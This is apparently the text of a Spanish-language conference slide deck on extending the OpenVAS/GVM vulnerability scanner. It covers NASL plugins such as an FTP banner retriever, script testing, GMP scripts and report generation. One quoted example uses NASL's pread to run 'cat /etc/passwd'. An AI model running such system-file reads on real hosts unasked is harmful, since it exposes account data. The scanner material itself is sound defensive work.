NASL Plugins

Estructura de Objetos (OID)

1.3.6.1.4.1.25623: Base OID

```
|
+--.1: Vulnerability Tests
    |
    +--.0: OpenVAS Legacy Identifiers
        |
        |   +-- NNNNNN: Identifier Range Groups
        |
        +--.1: Vulnerability Tests for operating system vendor advisories
            |
            +--.1: Debian
            |
            +--.2: EulerOS
            |
            +--.3: Fedora
            |
            +--.4: ...
```

NASL Plugins

```
if(description)
{
    script_version ("1.0");

    script_name("FTP Banner Retriever");

script_summary("Print the FTP Banner, if available");

    script_copyright("This script is under GNU GPL v2+");

    FTP_PORT = 21;
    ftpsocket = open_sock_tcp(FTP_PORT);
    display("Testing nasl");
}
```

NASL Plugins

```
if(ftpsocket)
{
    data = recv_line(socket: ftpsocket, length:1024);
    if(data)
    {
        display("The server's FTP Banner is: \n", data, "\n");
    }
    else
    {
        display("The FTP server banner cannot be acquired\n");
    }
    close(ftpsocket);
}
exit(0);
}
```

NASL Plugins

Tenemos **openvas-nasl** en el directorio **/opt/gvm/bin/openvas-nasl** para poder efectuar pruebas:

```
openvas-nasl -X -B -d -i /var/lib/openvas/plugins -t  
<target> script.nasl
```

<https://community.greenbone.net/t/understanding-testing-of-nasl-scripts/393/2>

NASL Plugins

There is the NASL function `pread` which allows you to **run external commands** from within a NASL script. An example to run `cat` and get its output could be:

```
args = make_list( "cat", # The cmd which is called, needs to be in
cmd as well
                    "/etc/passwd" );
ret = pread( cmd:"cat", # The command to run
             argv:args, # The arguments list of above
             cd:FALSE ); # This specifies if a `cd` to the
directory
                        # of the `cmd` should be done
```

Fuente: <https://security.stackexchange.com/questions/185442/is-it-possible-to-invoke-os-commands-from-a-nasl-script-in-openvas>



6. Extras (Vol. I)

GMP Scripts y OpenVAS Reporting



GMP Scripts

En el directorio `/opt/gvm/gmpscripts` se cuenta con algunos scripts diversos para poder realizar algunas tareas recursivas de forma frecuente vía GMP.

```
# su - gvm
$ cd gmpscripts
$ gvm-script --gmp-username user \
              --gmp-password pass tls \
              ./list-tasks.gmp.py
```

<https://fossies.org/linux/gvm-tools/scripts/README.md>

OpenVAS Reporting

Contamos con la herramienta **OpenVAS Reporting** que nos permitirá obtener informes personalizados en DOCX, XLSX, etc.

- <https://github.com/TheGroundZero/openvasreporting>
- Desarrollada en Python3
- Configurable

OpenVAS Reporting

Directorio **src**

- **openvas-template.docx** (estilos)

Directorio **libs**

- **export.py** (textos, colores, fuentes, etc...)

OpenVAS Reporting

Uso:

```
python3 -m openvasreporting -i fichero.xml -f  
docx -l n -t openvasreporting/src/openvas-  
template.docx
```




7. What's Next?

More ideas



What's next?

- Adaptación de plugins (especialmente VoIP y OT)
- Exportación a ELK y consola de monitorización
- Integración con otras herramientas (masscan, zmap...)
- Gestión de vulnerabilidades
- Etc...



Thanks

Scripts disponibles en <https://github.com/cs3group>

Nuestro equipo es proactivo, participativo, comprometido e implicado en cada proyecto.



**Javier F. aka
"Gibdeon"**
Senior Auditor



**J. A. Linio aka
"Superfume"**
Senior Auditor



**Luis Vacas aka
"Cybervaca"**
Senior Auditor



**Simón Roses aka
"Condevampiro"**
Senior Auditor

¡Muchas gracias!



© 2021 CS³ GROUP. Todos los derechos reservados.

Todas las demás marcas comerciales, productos, servicios, logotipos, imágenes, etc. referenciados aquí son propiedad de sus respectivos dueños. La información presentada es exclusivamente con propósitos informativos y únicamente expresa la opinión del autor en el momento de su publicación. CS³ GROUP no puede garantizar la veracidad y licitud del contenido o información aquí presentada. CS³ GROUP ofrece TODO EL MATERIAL Y EL CONTENIDO DE ESTA PRESENTACION "COMO ESTÁ", SIN NINGUNA GARANTÍA EXPRESA O TÁCITA DE NINGÚN TIPO, INCLUYÉNDOSE SIN LIMITACIÓN LAS GARANTÍAS DE QUE EL PRODUCTO O SERVICIO SEA COMERCIALIZABLE, NO INFRACTORA DE LA PROPIEDAD INTELECTUAL DE NADIE, O IDÓNEA PARA UN DETERMINADO PROPÓSITO. CS³ GROUP NO TIENE NINGUNA OBLIGACIÓN DE PAGAR INDEMNIZACIÓN POR DAÑOS Y PERJUICIOS DE NINGÚN TIPO (INCLUYENDO, ENTRE OTRAS, LA PÉRDIDA DE GANANCIAS, PÉRDIDA DE EXPLOTACIÓN, PÉRDIDA DE INFORMACIONES) PRODUCIDOS POR EL USO O POR LA INCAPACIDAD DE USAR EL MATERIAL Y/O INFORMACION AQUÍ PRESENTADA.